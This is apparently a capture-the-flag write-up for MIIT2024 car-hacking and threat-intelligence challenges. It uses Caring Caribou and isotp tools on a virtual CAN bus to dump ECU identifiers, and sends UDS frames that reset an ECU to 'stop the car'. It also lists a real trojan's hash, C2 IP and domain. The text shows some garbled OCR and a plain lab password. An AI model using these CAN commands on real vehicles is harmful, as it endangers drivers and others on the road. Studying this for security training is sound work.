binary_l = [0, 1, 1, 0, 1, 1, 0, 0]
binary_0 = [0, 1, 1, 0, 1, 1, 1, 1]
binary_w = [0, 1, 0, 1, 0, 1, 1, 1]
binary_r = [0, 1, 1, 1, 0, 0, 1, 0]
binary_d = [0, 1, 1, 0, 0, 1, 0, 0]
binary_dead = [0, 0, 0, 0, 0, 0, 0, 0]

message_binaries = [
    binary_led, binary_H,
    binary_3, binary_l,
    binary_l, binary_0,
    binary_w, binary_0,
    binary_r, binary_l,
    binary_d
]

def light_leds(binary_sequence):
    for i, bit in enumerate(binary_sequence):
        leds[i].value(bit)

while True:
    for binary_sequence in message_binaries:
        light_leds(binary_sequence)
        time.sleep(1)
        light_leds(binary_dead)
        time.sleep(1)
```




CAR HACKING

Creator: Kiok & OS1RIS

1. Create SSH key

```
(osiris@ALICE) [~]
$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/osiris/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/osiris/.ssh/id_rsa
Your public key has been saved in /home/osiris/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:jeVIpodS5CFiosz9GFhue7SGB8VsYAQ5LSqSfpQI91Y osiris@ALICE
The key's randomart image is:
+---[RSA 3072]---+
| ..B==.o
| ==Bo.BE.
| ***Booo o .
| =..o@..= *
| + .=.*o S o
| . .+..
| .
+---[SHA256]---+
```

```
(osiris@ALICE) [~]
$ cat /home/osiris/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAQABAAAQg0RdFJoGKvF/HlRzz9dcBs8rTCKLwcfGCPlbAWB/RN3eR1UTD14T0VinoKdU1/c5zOctS
6P6sasmu8Q00SAcjrqqJfk4a6MVOpADTkYcuUhczuHNaSCv5JQLnwEU/AEuAY4LC4k//rdzT8vz3uLFyNT9YbRCPrdH1Ib7uxIcLphUuIqrWt6eQaLixW
9tq4o3bFLQDcvKTrZNZv0jrVPMibaDZwr40Ed4R2badZnpMh9tYXDb+ytkuB
M4zFmeWH/kwpkCMnoKl0UjbmMLWz4XhhtNkrI5VKQ4jNF9r9CAN02tXn
s4jVVlmhtsBuwGKbxmvxmu+OiQDPQUyOS0283U8UGcRn5STR/u/VJVakdzJ64540VaVYjs1RhLCn29lk/UTUZTn/BSP1pl180ZhM5WfViHvfBy18Eem
o1ARB5QHcoXv3ys+goy4FaNADF7+Ewmii5wM6EV6wauaSbaTsCS+dSY
AswXq7aG1i47o5lcF5ht3S4c= osiris@ALICE
```



```
(osiris@ALICE) [~]
$ ssh -p 2200 ubuntu@13.59.26.130
The authenticity of host '[13.59.26.130]:2200 ([13.59.26.130]:2200)' can't be established.
ED25519 key fingerprint is SHA256:euIYyA5axWu1auibFH+0o3UZpDIYo05n0uBK3sJyTjw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[13.59.26.130]:2200' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/osiris/.ssh/id_rsa':

Password for ubuntu: canbushack
Password for root: canbushack
Passwordless sudo is enabled

Have fun!

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@user:~$
```

Installing caringcaribou

```
ubuntu@user:~$ git clone https://github.com/CaringCaribou/caringcaribou.git
Cloning into 'caringcaribou'...
remote: Enumerating objects: 2554, done.
remote: Counting objects: 100% (656/656), done.
remote: Compressing objects: 100% (246/246), done.
remote: Total 2554 (delta 461), reused 476 (delta 410), pack-reused 1898
Receiving objects: 100% (2554/2554), 584.24 KiB | 7.59 MiB/s, done.
Resolving deltas: 100% (1769/1769), done.
ubuntu@user:~$
```

```
ubuntu@user:~/caringcaribou$ sudo python3 setup.py install
```

```
-----  
Installing Caring Caribou version 0.6  
-----
```

```
ubuntu@user:~$ printf "[default]\ninterface = socketcan\nchannel = vcan0" > $HOME/.canrc
ubuntu@user:~$ strings ~/.canrc
[default]
interface = socketcan
channel = vcan0
ubuntu@user:~$
```

That's the end of preparing the setup and configuration

FLAG 1

Command:

```
ubuntu@user:~$ caringcaribou -i vcan0 uds discovery
```

Identified diagnostics:	
CLIENT ID	SERVER ID
0x00000103	0x0000012d
0x000001fd	0x0000012d
0x0000037f	0x0000012d
0x00000606	0x0000012d
0x00000620	0x00000520
0x00000622	0x00000522
0x0000062c	0x0000052c
0x000007e0	0x000007e8
0x000007e2	0x000007ea
0x000007f1	0x000007f9

```
ubuntu@user:~$ caringcaribou -i vcan0 uds dump_dids 0x7e0 0x7e8 -t0.1
```

```
Loading module 'uds'

Dumping DIDs in range 0x0000-0xffff

Identified DIDs:
DID      Value (hex)
0x000c  0000
0x000d  00
0x1000  00
0x4200  00000900
0xf190  013143414e4255534841434b49534330304c

Done!
```

Command:

```
echo "013143414e4255534841434b49534330304c" | xxd -r -p
```

```
ubuntu@user:~$ echo "013143414e4255534841434b49534330304c" | xxd -r -p
1CANBUSHACKISC00Lubuntu@user:~$
```

FLAG:

MIIT2024{1CANBUSHACKISC00L}

FLAG 2

Command:
ubuntu@user:~\$ caringcaribou -i vcan0 uds dump dids 0x7f1 0x7f9 -t0.1

```
Dumping DIDs in range 0x0000-0xffff
```

```
Identified DIDs:
```

DID	Value (hex)
0x1111	00
0xf190	0131464c414756494e535253343230363930
0xfa00	01
0xfa01	00
0xfa02	01
0xfa06	010101

Command:
echo "0131464c414756494e535253343230363930" xxd -r -p

```
ubuntu@user:~$ echo "0131464c414756494e535253343230363930" | xxd -r -p  
1FLAGVINSRS420690ubuntu@user:~$
```

ALTERNATIVE SOLUTION

```
File Actions Edit View Help  
ubuntu@user:~$ bash getvin.sh  
62 F1 90 01 31 43 41 4E 42 55 53 48 41 43 4B 49 53 43 30 30 4C  
1CANBUS HACK IS COOL  
ubuntu@user:~$ cat getvin.sh > /tmp/getvin.sh  
#!/bin/bash  
  
iface="${1:-vcan0}"  
src="${2:-7e0}"  
dst="${3:-7e8}"  
  
# exit on error  
set -e  
  
# sniff and capture responses  
VINFILE=$(mktemp -u /tmp/vin-isotp-XXX)"  
isotprecv -s "$src" -d "$dst" -p 00 "$iface" > "$VINFILE" &  
recv_pid=$!  
  
# send the "get VIN" request  
echo -n '22 f1 90' | isotpsend -s "$src" -d "$dst" -p 00 "$iface"  
sleep 0.1  
  
# parse out VIN  
cat "$VINFILE"  
tail -c +10 "$VINFILE" | xxd -p -r  
echo  
  
rm "$VINFILE"  
kill $recv_pid &>/dev/null || true  
ubuntu@user:~$
```

Source Code:

```
#!/bin/bash
```

```
#Flag1  
iface="${1:-vcan0}"  
src="${2:-7e0}"  
dst="${3:-7e8}"
```

```

# exit on error
set -e

# sniff and capture responses
VINFILE=$(mktemp -u /tmp/vin-isotp-XXX)
isotprev -s "$src" -d "$dst" -p 00 "$iface" > "$VINFILE" &
recv_pid=$!

# send the "get VIN" request
echo -n '22 f1 90' | isotpsend -s "$src" -d "$dst" -p 00 "$iface"
sleep 0.1

# parse out VIN
cat "$VINFILE"
flag=$(tail -c +10 "$VINFILE" | xxd -p -r)
echo "MIIT2024{$flag}"

rm "$VINFILE"
kill $recv_pid &>/dev/null || true

#Flag2
iface="${1:-vcan0}"
src="${2:-f1}"
dst="${3:-f9}"

# exit on error
set -e

# sniff and capture responses
VINFILE=$(mktemp -u /tmp/vin-isotp-XXX)
isotprev -s "$src" -d "$dst" -p 00 "$iface" > "$VINFILE" &
recv_pid=$!

# send the "get VIN" request
echo -n '22 f1 90' | isotpsend -s "$src" -d "$dst" -p 00 "$iface"
sleep 0.1

# parse out VIN
cat "$VINFILE"
flag2=$(tail -c +10 "$VINFILE" | xxd -p -r)
echo "MIIT2024{$flag2}"

rm "$VINFILE"
kill $recv_pid &>/dev/null || true

```

```

ubuntu@user:~$ bash getvin.sh
62 F1 90 01 31 43 41 4E 42 55 53 48 41 43 4B 49 53 43 30 30 4C
MIIT2024{1CANBUSHACKISC00L}
62 F1 90 01 31 46 4C 41 47 56 49 4E 53 52 53 34 32 30 36 39 30
MIIT2024{1FLAGVINSRS420690}
ubuntu@user:~$ WangXiu

```

Flag:

MIIT2024{1CANBUSHACKISC00L}

MIIT2024{1FLAGVINSRS420690}

STOP DEMOSTRATION

Stop the car. – 500

Demonstrate to the overlord how you did it.

```
cansend vcan0 '620#0211030000000000'
```

run the command

```
caringcaribou -i vcan0 uds discovery
```

CLIENT ID	SERVER ID
0x00000620	0x00000520
0x00000622	0x00000522
0x0000062c	0x0000052c
0x000007e0	0x000007e8
0x000007e2	0x000007ea
0x000007f1	0x000007f9

Based on the provided table, it seems that the BCM (Body Control Module) is associated with the following client and server IDs:

- Client ID: 0x000007e0
- Server ID: 0x000007e8

Start Diagnostic Control Session with the BCM

```
cansend vcan0 '7e0#0210020000000000'
```

Send Reset ECU (0x03 = softReset)

```
cansend vcan0 '7e0#0211030000000000'
```

```
flag: cansend vcan0 '7e0#0211030000000000'
```

POC Kiok



POC OS1RIS



Flag will be given:

MIIT2024{09eeb6b5e4bbf14a617424bd8c6792fd}

THREAT INTELLIGENCE

Creator: Kiok

P/S: RUN IN ISOLATED ENVIRONMENT. THIS IS REAL MALWARE / TROJAN.

The malicious file will be given. Password: infected

Use AnyRun website to analyze the malware.

FLAG 1

What is the SHA1 of the malware, flag format: MIIT2024{sha1}

Flag:

MIIT2024{1bd5dc87c2788ffe578aec388cd048930613a2da}

FLAG 2

What is the IP of the IOC.

The screenshot shows the AnyRun analysis interface. At the top, there's a file extraction window for 'Fluxus.v7.exe' (4.116,992 bytes). Below it, a network traffic table displays various connections:

Protocol	Port	Domain	Traffic
UDP	138	-	2.38 Kb
UDP	5355	-	48 b
UDP	5355	-	48 b
TCP	443	No Data	No Data

Flag:

MIIT{49.13.77.253}

FLAG 3

What is the malicious domain of the IOC.

IOCs	
Summary of indicators of compromises 8	
<input type="checkbox"/>	Copy selected
Main object - Fluxus.zip.zip	
<input type="checkbox"/>	MD5
<input type="checkbox"/>	SHA1
<input type="checkbox"/>	SHA256
Dropped executable file (1)	
<input type="checkbox"/>	SHA256
DNS requests (2)	
<input type="checkbox"/>	DOMAIN
<input type="checkbox"/>	DOMAIN
Connections (2)	
<input type="checkbox"/>	IP
<input type="checkbox"/>	IP

Flag:

MIIT2024{epsilonbot.xyz}